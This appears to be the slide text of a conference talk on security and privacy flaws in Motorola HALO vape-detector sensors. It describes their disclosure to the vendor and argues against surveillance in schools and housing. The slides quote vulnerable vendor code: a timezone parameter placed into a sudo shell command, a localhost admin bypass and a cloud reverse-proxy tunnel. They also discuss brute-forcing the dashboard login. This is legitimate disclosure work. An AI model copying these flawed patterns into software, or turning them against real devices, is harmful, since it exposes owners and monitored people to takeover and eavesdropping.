
balanced Thu

100%

0/0 MB/s

0°C





how do i admin web?

- Authentication logic is kinda dodgy-looking
- Suspicious nonce math, vulnerable to replay attacks maybe?
 - But it's TLS (at least as of FW 2.11.0.6)
- Brute-force attacks, maybe?



initialize
a counter
for auth
attempts


increment
upon failed
login

store
it in a
cookie

store
it in a
cookie

brute-force over the network?

- Kinda slow (3000 guesses per minute)
- Pretty loud
- There's a password policy
- But it still works



schools are just the beginning

- Retail
- Banking
- Hotels
- Hospital rooms
- Assisted living facilities
- Public housing authorities / Section 8

FAST FACTS

Customer

The Saratoga Springs Housing Authority (SSHA)

Industry

Public Housing

Geography

New York

Number of Apartment Units

176

Use Case

HALO's installed in Residential Units

“As we move forward, SSHA will continue to install additional HALO devices throughout the housing authority.

‘It’s like having an expert witness on the stand in a courtroom’, [states Paul Feldman, Executive Director at Saratoga Springs Housing Authority].”

video

a very responsible disclosure

- Contacted Motorola July 10
- Received form letter July 11
- Received real acknowledgement July 18
- Released FW 2.17.0.2 August 4


```
function SetTimeInfo(c) {  
    if (!c.assureAdmin())  
        return;  
    var dt = c.req.query["dt"];  
    var tz = c.req.query["tz"];  
    var ntp = c.req.query["ntp"];  
    var srv = c.req.query["srv"];  
    var cmd = '';  
    if (tz && tz.match('^([UTC|([^\/*]*/*.*))$'))  
        cmd += 'sudo timedatectl set-timezone "' + tz + '";';  
}
```

```
function SetTimeInfo(c) {  
  if (!c.assureAdmin())  
    return;  
  var dt = (0, utility_1.clnarg)(c.req.query["dt"]);  
  var tz = (0, utility_1.clnarg)(c.req.query["tz"]);  
  var ntp = (0, utility_1.clnarg)(c.req.query["ntp"]);  
  var srv = (0, utility_1.clnarg)(c.req.query["srv"]);  
  var cmd = '';  
  if (tz && tz.match('^([UTC|([^\/*]*/*.*))$'))  
    cmd += 'sudo timedatectl set-timezone "' + tz + '"';  
}
```

```
function clnarg(arg) {  
  if (!arg)  
    return "";  
  return arg.replace(/([a-zA-Z0-9,._+:@%/-])/g, '\\\\$1');  
}
```


issues we've found

- Dashboard login susceptible to brute-force
- Dashboard login possibly susceptible to replay attacks
- Lack of firmware signing allows full device takeover
- Firmware update can turn puck into a listening device

issues that a software patch can fix

- ~~Dashboard login susceptible to brute-force~~
- ~~Dashboard login possibly susceptible to replay attacks~~
- ~~Lack of firmware signing allows full device takeover~~
- Firmware update can turn puck into a listening device

The Google Assistant is coming to Nest Secure

Feb 04, 2019 · 2 min read



Erick Low
Nest Product Specialist

 Share






TECHNOLOGY

The Microphones That May Be Hidden in Your Home

The controversy around Google's Nest home-security devices shows that consumers never really know what their personal technology is capable of.

By Sidney Fussell



Google Nest 

@googlenest



We included a microphone in the Nest Guard with features such as the Google Assistant in mind.

It has not been used up to this point, and you can enable or disable it at any time using the Nest app.

11:47 AM · Feb 4, 2019



guarantees

“Ensures privacy without audio recording”

weaker guarantees

~~“Ensures privacy without audio recording”~~

“Has microphones in it but doesn't save the audio or send it anywhere, at least not in the current firmware...

trust me bro”

- What does the technology do?
- Who does it do it for?

```
function StartMainB() {  
    /* ... */  
    setTimeout(revproxy_1.PollRevProxy, 10000);  
    /* ... */  
}
```



```
function PollRevProxy() {
    var rp = gstate_1.StateData.config.revproxy;
    if (rp.host == '' && // ...
        (0, cluster_1.SyncData)([], { config: { revproxy: {
            host: 'wss://register.iotmanager.com', on: 1
        } } }));

    setTimeout(PollRevProxy, 2000);

    /* ... */

    ToCloud = new WebSocket(ReplHeader(host), wsco);

    /* ... */

    ToCloud.on('open', OnConnect);
    ToCloud.on('message', function (data) {
        CheckIdle();
        ForHalo.push(data);
        SendToHalo();
    });
}
```

```
function SendToHalo() {
  if (!ForHalo.length)
    return;
  if (!ToHalo) {
    ToHalo = new net.Socket();
    ToHalo.on('data', function (data) {
      ResponseBlks.push(data);
      SendToCloud();
    });

    /* ... */

    ToHalo.connect(gstate_1.StateData.config.api.port, '127.0.0.1', SendToHalo);

    /* ... */

    var blk = ForHalo.shift();
    ToHalo.write(blk, function (e) { SendToHalo(); });
  }
}
```

```
function authorize() {  
  /* ... */  
  return function (req, res, next) {  
    try {  
      /* ... */  
      if (req.connection.remoteAddress === '::ffff:127.0.0.1') {  
        req.username = "(CLOUD SERVER)";  
        req.realm = realm;  
        req.isAdmin = true;  
        res.set("Connection", "close");  
        return next();  
      }  
    }  
  }  
}
```


- Not saying this thing is listening to you...
- But there's no technical reason it couldn't be listening to you, and you wouldn't know the difference!

who might be listening?

- Script kiddies who saw our talk
- IT admins who have dashboard access
- System integrators who have dashboard access
- Motorola employees who have root via cloud
- Local cops
- Feds
- The Mossad probably

The possibilities are endless

did it have to be like this?



- What does the technology do?
- Who does it do it for?

as the frog boils

- Degradation of privacy tends to be gradual
- Usage-based insurance
 - First truck drivers
 - Then phone apps
 - Now “risk reports” behind your back
- Amazon drivers?
 - Amazon vans have cameras on the drivers
 - Your car might have a cabin-facing camera in it...

as the frog boils

- First in schools and hospitals
- Then in subsidized housing
- Tomorrow: expensive downtown apartments?
- Home insurance requires a Halo?

The Swivel-Eyed Loons Have A Point



Cory Doctorow 

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what can the hackers do?

- buy weird coptech on eBay then tell people about it
- ask your school board if they're using these things
- campaign for strong privacy legislation
- give money to the EFF
- stay aware and informed
- keep your friends and communities safe

greetz

- EFF for generous advice and counsel
- Jade for coming up with “snitch puck”
- Mickey for talk polishing and moral support
- evan for vuln hunting and scripting effort
- @securelyfitz for speaking tips and PR coaching
- Sparks for help with background research
- Alexis (zoracon) for legal networking
- Andy Boyett for legal networking and advice
- @px for CTF and cinematography
- Masked Vape Criminal for hitting the vape on camera
- romkey for help with hardware teardown
- Matt H for photo assistance
- @bees@infosec.exchange for Censys snooping
- Portland Hacker Foundation (pdxhf.org) for the microgrant
- CTRL-H (pdxhs.org) for being a wonderful hackerspace
- Joseph Cox at 404, Andy Greenberg at WIRED

connect



@buho@defcon.social *rey*



@nyxwtf.bsky.social *nyx*

503.party

thanks for listening

